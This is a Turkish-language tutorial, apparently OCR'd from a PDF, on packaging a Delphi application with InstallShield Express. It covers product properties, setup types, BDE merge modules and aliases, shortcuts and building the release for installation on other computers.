
Şimdi yukarıdaki adımları izleyerek "InstalShieeld->Expres" uygulamasını başlatınız.

Karşınıza aşağıdaki pencere açılacaktır. Bu pencerede daha önceden hazırlamış olduğunuz bir setup projesi varsa ve onu açmak istiyorsanız "Open a Project" seçeneğini, yeni baştan bir setup dosyası oluşturacaksanız "Create a new Project" linkine tıklamalısınız.

Biz yeni baştan bir setup dosyası oluşturacağımız için "Create a new Project" seçeneğini seçerek aşağıdaki pencerenin açılmasını sağladık.

Açılan yukarıdaki pencerede "Blank Setup Project" iconunu seçip "Project Name and Location" kutusuna "Setup dosyanızı kaydedeceğiniz klasörü belirleyin (Herhangi bir klasör olabilir).

Ardından projenizin isminide değiştirerek (your project name-1) projenize uygun istediğiniz bir ismi verebilirsiniz.




Artık "Create" buttonuna tıklayabilirsiniz. Oluşturacağınız setup dosyasını belirttiğiniz klasörün içerisine kaydedecektir.

Product Properties	
Product Name	Buraya programınızın ismini yazın
Product Version	1.00.0000
Product code	{41C19E8B-F073-4958-B882-D3BEC5099483}
Upgrade code	{F88A1C18-27F6-4DAA-B935-B4CF6C83E391}
INSTALLDIR	Programinizin kurulacagi klasoru yazin
DATABASEDIR	Veritabani dosyanizin kurulmasini istediğiniz klasöru belirtin
Default Font	Tahoma:8
Summary Information Stream	
Author	Program gelistiricisini bu kisma
Authoring Comments	Programa ait aciklamayi buraya yazin
Subject	İsmi girin
Keywords	Installer,MSI,Database
Schema	200
Add/Remove Programs	
Use Add/Remove Programs	Yes
Disable Change Button	No
Disable Remove Button	No
Disable Repair Button	No
Display Icon	
Readme	
Publisher	Sirketin ismini ve unvanini giriniz
Publisher/Product URL	web adresini yazin
Product Update URL	guncelleme sayfa adresini yazin
Support Contact	Program hakkinda teknik destek alinacak olan sahsi girin
Support URL	destek adresini giriniz
Support Phone number	telefon numarasini

Yukarıda gösterilen hücrelere uygun alan değerleri girerek bir sonraki adıma geçimiz (Bu hücre değerlerine "**General Information**" Seçeneğine tıklarsanız erişebilirsiniz.).

Bu adımda "**Setup Types**" seçeneğini aktif hale geçirip programınızın kurulum seçeneklerini belirleyebilirsiniz. Delphi sizlere kurulum için üç ayrı seçenek sunmaktadır (Typical-Minimal-Custom) Dilediğinizi veya hepsini beraber seçebilirsiniz.




Eğer tüm seçenekleri seçerek diğer adımlara geçerseniz herbiri için kurulması gereken dosyaları ayrı ayrı belirlemek durumunda kalırsınız (Genellikle çok büyük uygulamalar için gerekli olabilecek bir seçenektir).

Yukarıdaki seçeneklerden "Typical" olanı seçip diğer adımlara geçiyoruz.

Bu adımda "Specify Application Data" bölümünü aktifleştirin. Yukarıda seçmiş olduğunuz kurulumlara ait kullanılacak olan dosya ve klasörlerin tamamını buradan ayarlamalısınız.

En üst bölümden "Allways" seçeneğini seçin (Sadece Typical işaretli ise diğerleri gözükmeyecektir), kurulması zorunlu olan dosyaları bu bölümde yer alan "Destination Computers file's kısmına ekleyin. "INSTALLDIR" aktivken "projenize ait exe dosyasını, "DATABASEDIR" aktifkende uygulamanızın kullanacağı veritabanı dosyalarını ekleyin.

Pencerenize ait en son ekran görüntüsü aşağıda verilmiştir.




Kurulumunuz gerekli dosyaları belirledikten sonra "Object/Merge" bölümüne geçerek şayet varsa "BDE" ayarlarını yapalım.

"DataBase Desktop" la oluşturulan bir veritabanı bağlantınız varsa şimdiki bölümde muhakkak bu işlemi yapmanız gerekecektir.


Hatırlatalım sayet bir "ADO" kontrolü kullanarak Microsoft ürünlerine veya diğer veritabanı uygulamalarına bağlantı kurduysanız yine bu işlemi uygulamak zorundasınız. Aksi takdirde setup dosyanızı diğer bilgisayarlara yüklediğinizde tabloların bulunamadığına dair çok sıkıcı uyarılarla karşılaşacaksınız. Programınızda kullanabileceğiniz tüm veritabanı seçeneklerini "InstallShield Object/Merge Modules" kısmında bulabilirsiniz. Yapmanız gereken tek şey bu seçeneğin işaret düğmesini aktifleştirmekten ibaret olacaktır.

Aşağıdaki ekran görüntüsü "Object/Merge Modules" seçeneği işaretlendikten sonra alınmıştır. Uygulamamızda sadece "BDE" Veritabanı tablolarından

bulunduğu için, “InstallShield Object/Merge Modules” kısmından “BDE_ENT” seçenek düğmesini aktif hale geçirin.




Karşınıza “Welcome to the BDE Object Wizard” penceresi açılacak, Delphi sizleri yönlendirecektir. “Next” düğmesine tıklayın.




Bu pencereden programınıza ait ayar dosyalarının tutulacağı bir dosya belirleyebilirsiniz.

“Next” düğmesine tıklayarak diğer pencereye geçebilirsiniz. Yeni pencereden “BDE” uygulamaları için yeni bir dosya oluşturacağımız için “Launch” düğmesine tıklayın. Aşağıdaki pencere açılacaktır.




Bu pencerede “Add” düğmesine tıklayarak uygulama içerisinde kullandığınız “Alias” isimlerini belirleyin. Karşınıza aşağıdaki pencere açılacaktır.



“Alias Name” kısmında programınızın kullandığı tüm “Alias” ları seçerek uygulamanıza ekleyin. Hatırlatalım setup projenizi yüklediğiniz bilgisayarlar bu alias isimlerini kullanarak tablolarınıza bağlanabilecektir. Bu yüzden tüm client bilgisayarlarda “Alias” ayarlarını teker teker yapmak zorundasınız. Aksi takdirde yine bağlantı sağlanamadığına dair sinir bozucu uyarılar alırsınız.

“Next” ve “Finish” düğmelerine tıklayarak “Wizard” işleminizin tamamlanmasını sağlayınız.

Gelelim “Configure The Target System” bölümüne, bu kısım, setup projeniz diğer bilgisayara kurulurken oluşturacağı kısayolları belirlemenizi sağlayacaktır.




Yukarıdaki pencerede “Program Files” altına ve “Desktop” üzerinde iki adet kısa yolun oluşturulması sağlanmaktadır. Aynı mantıkla şayet Registry ye kayıt yaptıracaksanız “Registy” bölümüne gerekli eklentileri yapmalısınız.

Uygulamanıza ait tüm setup ayarlarını tamamladıktan sonra derlenmesi işlemini başlatabilirsiniz. Bu işlem için “**Prepare for Release**” seçeneğini seçerek, bir alt klasöründe gösterilen “**Build Your Release**” penceresinin aktifleşmesini sağlayın. Aşağıdaki pencere açılacaktır. Bu pencereden setup dosyasını oluşturacağınız media cihazını belirlemenizi isteyecektir. “CD ROM” veya “DVD ROM” seçeneklerinin herbiri burada mevcuttur. Birden fazla “DVD ROM” gösterilmesinin sebebi kapasite farkından kaynaklanmaktadır. Sağ kısımda yer alan yükleme seçeneğini seçerek, mous ile üzerinde sağ tuşa tıklayınız. Açılan menüden “**Build**” sekmesine tıklayarak uygulamanızın derlenmesini sağlayınız. Derlenme anında en altta yer alan pencere sayesinde yapılan tüm işlemleri detaylı olarak izleme imkanına sahip olacaksınız.

Şayet bu pencerede herhangi bir hata mesajı almazsanız uygulamanızın düzgün bir şekilde Compile edilmiş olduğu anlamını çıkarabilirsiniz.


Uygulamanızın “Compile” edilmiş halinden sonraki ekran görüntüsü aşağıda verilmiştir.



Setup Projesinin Diğer Bilgisayarlara Yüklenmesi:

Derlemiş olduğunuz projeyi diğer bilgisayarlara yükleyebilmek için aşağıdaki adımları izlemelisiniz.


- Setup projesini oluşturduğunuz klasörü açın (CD ROM). Setup Dosyanız içerisinde aşağıdaki şekilde gözükecektir.



“TeknikServis2003” (vermiş olduğunuz ismi) klasörü üzerinde mous ile çift tıklayın. Aşağıdaki adımları izleyin.

